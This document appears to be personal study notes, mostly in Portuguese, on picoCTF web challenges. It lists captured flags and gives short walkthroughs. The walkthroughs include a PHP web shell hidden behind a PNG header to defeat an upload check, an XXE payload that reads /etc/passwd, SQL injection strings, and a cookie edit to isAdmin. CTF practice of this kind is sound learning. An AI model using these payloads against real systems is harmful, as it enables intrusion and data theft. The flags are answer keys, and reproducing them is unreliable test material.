

PicoCTF

nivel facil:

WebDecode

picoCTF{web_succ3ssfully_d3c0ded_283e62fe}

<https://play.picoctf.org/practice/challenge/427?category=1&difficulty=1&page=1>

Unminify

picoCTF{pr3tty_c0d3_51d374f0}

<https://play.picoctf.org/practice/challenge/426?category=1&difficulty=1&page=1>

Inspect HTML

picoCTF{1n5p3t0r_0f_h7m1_1fd8425b}

<https://play.picoctf.org/practice/challenge/275?category=1&difficulty=1&page=1>

Includes

picoCTF{1inclu51v17y_1of2_f7w_2of2_b8f4b022}

<https://play.picoctf.org/practice/challenge/274?category=1&difficulty=1&page=1>

Local Authority

picoCTF{j5_15_7r4n5p4r3n7_a8788e61}

<https://play.picoctf.org/practice/challenge/278?category=1&difficulty=1&page=1>

Scavenger Hunt

picoCTF{th4ts_4_l0t_0f_p14c3s_2_l00k_a69684fd}

<https://play.picoctf.org/practice/challenge/161?category=1&difficulty=1&page=2>

don't-use-client-side

picoCTF{no_clients_plz_b706c5}

<https://play.picoctf.org/practice/challenge/66?category=1&difficulty=1&page=2>

logon

picoCTF{th3_c0nsp1r4cy_l1v3s_0c98aac}

<https://play.picoctf.org/practice/challenge/46?category=1&difficulty=1&page=2>

Cookies

picoCTF{3v3ry1_l0v3s_c00k135_88acab36}

<https://play.picoctf.org/practice/challenge/173?category=1&difficulty=1&page=1>

Insp3ct0r

picoCTF{tru3_d3t3ct1ve_0r_ju5t_lucky?2e7b23e3}

<https://play.picoctf.org/practice/challenge/18?category=1&difficulty=1&page=2>

where are the robots

picoCTF{ca1cu1at1ng_Mach1n3s_477ce}

<https://play.picoctf.org/practice/challenge/4?category=1&difficulty=1&page=2>

GET aHEAD

picoCTF{r3j3ct_th3_du4l1ty_775f2530}

<https://play.picoctf.org/practice/challenge/132?category=1&difficulty=1&page=2>

SSTI1

picoCTF{s4rv3r_s1d3_t3mp14t3_1nj3ct10n5_4r3_c001_753eca43}

<https://play.picoctf.org/practice/challenge/492?category=1&difficulty=1&page=1>

n0s4n1ty 1

picoCTF{wh47_c4n_u_d0_wPHP_5f894f6c}

<https://play.picoctf.org/practice/challenge/482?category=1&difficulty=1&page=1>

não lembro o nome

picoCTF{Pat!3nt_15_Th3_K3y_13d135dd}

<https://play.picoctf.org/practice/challenge/476?category=1&difficulty=1&page=1>

Cookie Monster Secret Recipe

picoCTF{c00k1e_m0nster_l0ves_c00kies_AC8FCD75}

<https://play.picoctf.org/practice/challenge/469?category=1&difficulty=1&page=1>

Bookmarklet

picoCTF{p@g3_turn3r_0148cb05}

<https://play.picoctf.org/practice/challenge/406?category=1&difficulty=1&page=1>

IntroToBurp

picoCTF{#0TP_Bypvss_SuCc3\$S_c94b61ac}

<https://play.picoctf.org/practice/challenge/419?category=1&difficulty=1&page=1>

nível medio:

não lembro o nome

picoCTF{c00k1e_m0nster_l0ves_c00kies_AC8FCD75}

<https://play.picoctf.org/practice/challenge/467?category=1&difficulty=2&page=1>



Username:

Password:

Failed! No flag for you

A screenshot of the Chrome DevTools Network tab. It shows a list of network requests and responses. One cookie entry is highlighted: 'secret_recipe' with the value 'cQj6NURqjK0BnKwVbTBxJtUisMzZl19MCBravWzxGPDEZkD1fO%3D%3D'. The cookie is listed under the 'Cookies' section of the Network tab.

cookies estranhos, hash-identifier não viu nada ai consegui por b64

```
(kali㉿kali)-[~/Desktop]
└─$ echo "cGljb0NURntjMDBrMWVfbTBuc3Rlc19sMHZlc19jMDBraWVzX0FDOEZDRDc1fQ%3D%3D" | base64 -d
picoCTF{c00k1e_m0nster_l0ves_c00kies_AC8FCD75}base64: invalid input
```


Trickster

picoCTF{c3rt!fi3d_Xp3rt_tr1ckst3r_d3ac625b}

<https://play.picoctf.org/practice/challenge/445?category=1&difficulty=2&page=1>

Welcome to my PNG processing app

Browse... teste.png.php Upload File



```
(kali㉿kali)-[~/Desktop]
└─$ nano teste.png.php
```

na imagem abaixo peguei o codgo pesquiando por php web shell e só adicionei um PNG no topo e salvei com png.php pq nas instruções ele diz que só vereifica se tem png ou n

```


kali@kali: ~/Desktop
File Actions Edit View Help
GNU nano 8.3          teste.png.php
PNG
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre> in hexadecimal: "50 4E 47" )
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd'] . ' 2>&1');
    }
?>
</pre>
</body>
</html>

```


Welcome to my PNG processing app

File uploaded successfully and is a valid PNG file. We shall process it and get back to you... Hopefully

pesquisei por uploads e o nome do arquivopwd



ele permite executar comandos



findme

```
picoCTF{proxies_all_the_way_a0fe074f}
```

<https://play.picoctf.org/practice/challenge/349?category=1&difficulty=2&page=1>


Help us test this form
username:test and password:test.

Username
wfwe

Password

test

pag simples mas ao usar user test e senha test! ele vai para pag



se vc retornar para pag anterior na seta do canto superior esquerdo vc vê

```
<!DOCTYPE html>
<head>
<title>flag</title>
</head>
<body>
<script>
    setTimeout(function () {
        window.location = "/next-page?id=bF90aGVfd2F5X2EwZmUwNzRmfQ==";
    }, 0.5)
</script>
<p></p>
</body>
```

ao decodificar a url da pag e a do redireccionamento do js em base64 vc encontra a flag

```
(kali㉿kali)-[~/volatility3]
$ echo "cGljb0NURntwcm94aWVzX2Fs" | base64 -d
picoCTF{proxies_al

(kali㉿kali)-[~/volatility3]
$ echo "bF90aGVfd2F5X2EwZmUwNzRmfQ==" | base64 -d
l_the_way_a0fe074f}
```

Pachinko

picoCTF{p4ch1nk0_f146_0n3_e947b9d7}

<https://play.picoctf.org/practice/challenge/494?category=1&difficulty=2&page=1>



cara, era só ver o js e conectar os pontos

```
// Add NAND gates
nodes.forEach(node => {
    if (node.dataset.input1 && node.dataset.input2) {
        circuit.push({
            input1: parseInt(nodes.find(n => n.id === node.dataset.input1)?.dataset.nodeId),
            input2: parseInt(nodes.find(n => n.id === node.dataset.input2)?.dataset.nodeId),
            output: parseInt(node.dataset.nodeId)
        });
    }
});

// Add all output nodes
outputNodes.forEach((outputNode, index) => {
    if (outputNode.dataset.input1 && outputNode.dataset.input2) {
        circuit.push({
            input1: parseInt(nodes.find(n => n.id === outputNode.dataset.input1)?.dataset.nodeId),
            input2: parseInt(nodes.find(n => n.id === outputNode.dataset.input2)?.dataset.nodeId),
            output: index + 1 // Output nodes are numbered 1-4
        });
    }
});

try {
    const response = await fetch('/check', {
        method: 'POST',
        headers: {
            'Content-Type': 'application/json'
        },
        body: JSON.stringify({ circuit })
    });


    const result = await response.json();
    if (result.flag) {
        alert('Congratulations! Flag: ' + result.flag);
    } else {
        alert('Circuit submitted successfully!');
    }
} catch (error) {
    console.error('Error submitting circuit:', error);
    alert('Error submitting circuit. Please try again.');
}
}
```



SOAP

picotf:x:1001:picocTF{XML_3xtern@l_3nt1t1ty_55662c16}

<https://play.picoctf.org/practice/challenge/376?category=1&difficulty=2&page=1>



ai tem que interceptar com burpsuite e jogar pro repeter ai colocar isso e conseguir a flag

POST /data HTTP/1.1

Host: saturn.picoctf.net:64013

Content-Length: 132

Accept-Language: en-US,en;q=0.9

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36

Content-Type: application/xml

Accept: /

Origin: <http://saturn.picoctf.net:64013>

Referer: <http://saturn.picoctf.net:64013/>

Accept-Encoding: gzip, deflate, br

Connection: keep-alive

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<!DOCTYPE kamal [ <!ENTITY xxe SYSTEM "file:///etc/passwd">]
```


]>

```
<data><ID>&xxe;</ID></data>
```

SSTI2

<https://play.picoctf.org/practice/challenge/488?category=1&difficulty=2&page=1>

pagina onde tudo que escreve aparece maior ali




Home

I built a cool website that lets you announce whatever you want!*

What do you want to announce:



oi



<https://tryhackme.com/room/axss>

tem que terminar

More SQLi

picoCTF{G3tting_5QL_1nJ3c7l0N_l1k3_y0u_sh0uID_78d0583a}


<https://play.picoctf.org/practice/challenge/358?category=1&difficulty=2&page=1>

Security Challenge

Please log in

Log in

exibi requisição feita



```
← → ⌂ ⌄ saturn.picoctf.net:62988
🔗 🔒
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

username: teste
password: teste
SQL query: SELECT id FROM users WHERE password = 'teste' AND username = 'teste'
```

entrei com email senha:

' OR 1 = 1; —

Welcome

[Log Out](#)

Search Office

City	Address	Phone
Algiers	Birger Jarlsgatan 7, 4 tr	+246 8-616 99 40
Bamako	Friedrichstraße 68	+249 173 329 6295
Nairobi	Ferdinandstraße 35	+254 703 039 810
Kampala	Maybe all the tables	+256 720 7705600
Kigali	8 Ganton Street	+250 7469 214 950
Kinshasa	Sternstraße 5	+249 89 885 627 88
Lagos	Karl Johans gate 23B, 4. etasje	+234 224 25 150
Pretoria	149 Rue Saint-Honoré	+233 635 46 15 03

123' UNION SELECT 1, sqlite_version(), 3;--

we now know, that this site is using SQLite.

Welcome

[Log Out](#)

Search Office

City	Address	Phone
1	3.31.1	3

Now we can just list all tables with this query

123' UNION SELECT name, sql, null from sqlite_master;--

Welcome

[Log Out](#)

Search Office

City	Address	Phone
hints	CREATE TABLE hints (id INTEGER NOT NULL PRIMARY KEY, info TEXT)	
more_table	CREATE TABLE more_table (id INTEGER NOT NULL PRIMARY KEY, flag TEXT)	
offices	CREATE TABLE offices (id INTEGER NOT NULL PRIMARY KEY, city TEXT, address TEXT, phone TEXT)	
sqlite_autoindex_users_1		
users	CREATE TABLE users (name TEXT NOT NULL PRIMARY KEY, password TEXT, id INTEGER)	

Here is the flag - let's get it.

123' UNION SELECT flag, null, null from more_table;--

Welcome

[Log Out](#)

Search Office

City	Address	Phone
If you are here, you must have seen it		
picoCTF{G3tting_5QL_1nJ3c7l0N_l1k3_y0u_sh0uID_78d0583a}		

MatchTheRegex

picoCTF{succ3ssfully_matchtheregex_f89ea585}

<https://play.picoctf.org/practice/challenge/356?category=1&difficulty=2&page=1>

era só escrever picoCTF

The screenshot shows a web page with a header 'PicoCTF'. Below it is a form with a single input field labeled 'Valid Input' containing the text 'picoCTF'. Below the input field is a grey 'SUBMIT' button.

SQLiLite

picoCTF{L00k5_l1k3_y0u_solv3d_it_ec8a64c7}

<https://play.picoctf.org/practice/challenge/304?category=1&difficulty=2&page=2>

The screenshot shows a 'Log In' form with a blue header. It has two input fields: 'Username:' and 'Password:', both currently empty. Below the fields is a dark blue 'Login' button.

senha e usr 'OR 1 = 1;—

```
username: ' OR 1 = 1;--  
password: 6#039; OR 1 = 1;--  
SQL query: SELECT * FROM users WHERE name=' OR 1 = 1;--' AND password=' OR 1 = 1;--'
```

Logged in! But can you see the flag, it is in plainsight.

codgo fonte

```
1 <pre>username: 6#039; OR 1 = 1;--  
2 password: 6#039; OR 1 = 1;--  
3 SQL query: SELECT * FROM users WHERE name=6#039;6#039; OR 1 = 1;--6#039; AND password=6#039;6#039; OR 1 = 1;--6#039;  
4 </pre><h1>Logged in! But can you see the flag, it is in plainsight.</h1><p>Your flag is: picoCTF{L00k5_l1k3_y0u_solv3d_it_ec8a64c7}</p>
```

login

picoCTF{53rv3r_53rv3r_53rv3r_53rv3r_53rv3r}

<https://play.picoctf.org/practice/challenge/200?category=1&difficulty=2&page=2>


login sem banco

The image shows a screenshot of a web browser displaying a login page. The title of the page is 'Login'. There are two input fields: one for 'Username' containing 'admin' and another for 'Password' containing '*****'. Below these fields is a 'Submit' button.

codgo fonte com referencia js

```
1 <!doctype html>
2 <html>
3   <head>
4     <link rel="stylesheet" href="styles.css">
5     <script src="index.js"></script>
6   </head>
7   <body>
8     <div>
9       <h1>Login</h1>
10      <form method="POST">
11        <label for="username">Username</label>
12        <input name="username" type="text"/>
13        <label for="password">Password</label>
14        <input name="password" type="password"/>
15        <input type="submit" value="Submit"/>
16      </form>
17    </div>
18  </body>
19 </html>
20
```

codgo muito grande



usei formastador de js

-Beautified JavaScript-

```
(async () => {
    await new Promise((e => window.addEventListener("load", e)));
    document.querySelector("form").addEventListener("submit", (e) => {
        e.preventDefault();
    });
    const r = [
        {t: "input[name=username]", v: "admin"}, 
        {t: "input[name=password]", v: "picoCTF{53rv3r_53rv3r_53rv3r_53rv3r_53rv3r}"}
    ];
    t = {};
    for (const e in r) t[e] = blob(document.querySelector(r[e]).value.replace(/</g, "&lt;"));
    return "incorrect" === t.u ? alert("Incorrect Username") : "cGJjb0URns1M3J2M3JfNTNydjNyxUzcnYzcL81M3J2M3JfNTNydjNyxQ" === t.p ? alert("Incorrect Password") : void alert("Correct Password! Your flag is ${atob(t.p)}");
});
})();
```

decodifiquei base 64 e achei a flag


```
zsh: corrupt history file /home/kali/.zsh_history
└─[kali㉿kali]─[~]
└─$ echo "YWRTaw4" | base64 -d
└─$ echo "cGJjb0URns1M3J2M3JfNTNydjNyxUzcnYzcL81M3J2M3JfNTNydjNyxQ" | base64 -d
└─$ picoCTF{53rv3r_53rv3r_53rv3r_53rv3r_53rv3r}
```

Search source

picoCTF{1nsp3ti0n_0f_w3bpag3s_587d12b8}

<https://play.picoctf.org/practice/challenge/295?category=1&difficulty=2&page=2>

site :D



codgo fonte tinha muitos links

```


1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <meta charset="utf-8">
5     <meta http-equiv="X-UA-Compatible" content="IE=edge">
6     <meta name="viewport" content="width=device-width, initial-scale=1">
7     <meta name="viewport" content="initial-scale=1, maximum-scale=1">
8     <meta name="author" content="">
9     <title>flexed</title>
10    <meta name="description" content="">
11    <meta name="author" content="">
12    <link rel="stylesheet" href="css/bootstrap.min.css">
13    <!-- owl css -->
14    <link rel="stylesheet" href="css/owl.carousel.min.css">
15    <!-- style.css -->
16    <link rel="stylesheet" href="css/style.css">
17    <link rel="stylesheet" href="css/responsive.css">
18    <!-- awesome fontsheet -->
19    <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/4.7.0/css/font-awesome.min.css">
20    <!-- if lt IE 9 -->
21    <script src="https://oss.maxcdn.com/html5shiv/3.7.3/html5shiv.min.js"></script>
22    <script src="https://oss.maxcdn.com/respond/1.4.2/respond.min.js"></script></head>
23
24 <body class="main-layout">
25   <!-- loader -->
26   <div class="loader_bg">
27     <div class="loader"></div>
28
29   <div class="wrapper">
30     <!-- end Loader -->
31
32   <div id="content">
33     <!-- header -->
34
35
36
37
38
39
40
41
42

```

abri todos



em todos com o ctrl pesquisei pico



achei

```

}
/** banner main picoCTF{lncsp3ti0n_0f_w3bpaq3s_587d12b8} ***/
.carousel-indicators li {
  width: 20px;
  height: 20px;
  border-radius: 11px;
  background-color: #070000;
}
.carousel-indicators li.active {
  background-color: #35a30a;
}

```

Power Cookie

picoCTF{gr4d3_A_c00k13_5d2505be}

<https://play.picoctf.org/practice?category=1&difficulty=2&page=2>

Online Gradebook

[Continue as guest](#)

```

1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <meta charset="UTF-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1.0">
6     <meta http-equiv="X-UA-Compatible" content="ie=edge">
7     <title>Secure Log In</title>
8   </head>
9   <body>
10    <script src="guest.js"></script>
11
12   <h1>Online Gradebook</h1>
13   <button type="button" onclick="continueAsGuest();">Continue as guest</button>
14 </body>
15 </html>
16

```

js

```

function continueAsGuest()
{
  window.location.href = '/check.php';
  document.cookie = "isAdmin=0";
}

```

interceptei com burp e troquei o admin 0 para o 1 e foi


Request		Response	
Pretty	Raw	Pretty	Raw
1 GET /check.php HTTP/1.1		1 HTTP/1.1 200 OK	
2 Host: saturn.picoctf.net:59533		2 Server: nginx	
3 Accept-Language: en-US,en;q=0.9		3 Date: Fri, 29 Aug 2025 20:19:53 GMT	
4 Upgrade-Insecure-Requests: 1		4 Content-Type: text/html; charset=UTF-8	
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)		5 Connection: keep-alive	
Chrome/135.0.0.0 Safari/537.36		6 Vary: Accept-Encoding	
6 Accept:		7 Content-Length: 109	
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a		8	
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		9	
7 Referer: http://saturn.picoctf.net:59533/		10	
8 Accept-Encoding: gzip, deflate, br		11	
9 Cookie: isAdmin=0		12	
10 Connection: keep-alive		13 <html>	
11		14 <body>	
12		15	
		16	
		17	
		18 <p>	
		We apologize, but we have no guest services at the moment.	
		</p>	
		19	
		20	
		21	
		22 </body>	
		23 </html>	

Request		Response	
Pretty	Raw	Pretty	Raw
1 GET /check.php HTTP/1.1		1 HTTP/1.1 200 OK	
2 Host: saturn.picoctf.net:59533		2 Server: nginx	
3 Accept-Language: en-US,en;q=0.9		3 Date: Fri, 29 Aug 2025 20:20:32 GMT	
4 Upgrade-Insecure-Requests: 1		4 Content-Type: text/html; charset=UTF-8	
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)		5 Connection: keep-alive	
Chrome/135.0.0.0 Safari/537.36		6 Vary: Accept-Encoding	
6 Accept:		7 Content-Length: 79	
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a		8	
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		9	
7 Referer: http://saturn.picoctf.net:59533/		10	
8 Accept-Encoding: gzip, deflate, br		11	
9 Cookie: isAdmin=1		12	
10 Connection: keep-alive		13 <html>	
11		14 <body>	
12		15	
		16	
		17	
		18 <p>	
		picoCTF{gr4d3_A_c00k13_5d2505be}	
		</p>	
		19	
		20	
		21 </body>	
		22 </html>	
		23	

Forbidden Paths

picoCTF{7h3_p47h_70_5ucc355_e5fe3d4d}


<https://play.picoctf.org/practice/challenge/270?category=1&difficulty=2&page=2>



a instrução da atividade diz que a flag esta em /flag.txt e fala que vc esta em /usr/share/nginx/html/ (4 pastas de profundidade)

ok


ai quando vc tenta entrar em /flag.txt ele fala que não é permitido



então precisa voltar essa pastas que estamos para poder acessar o arquivo com

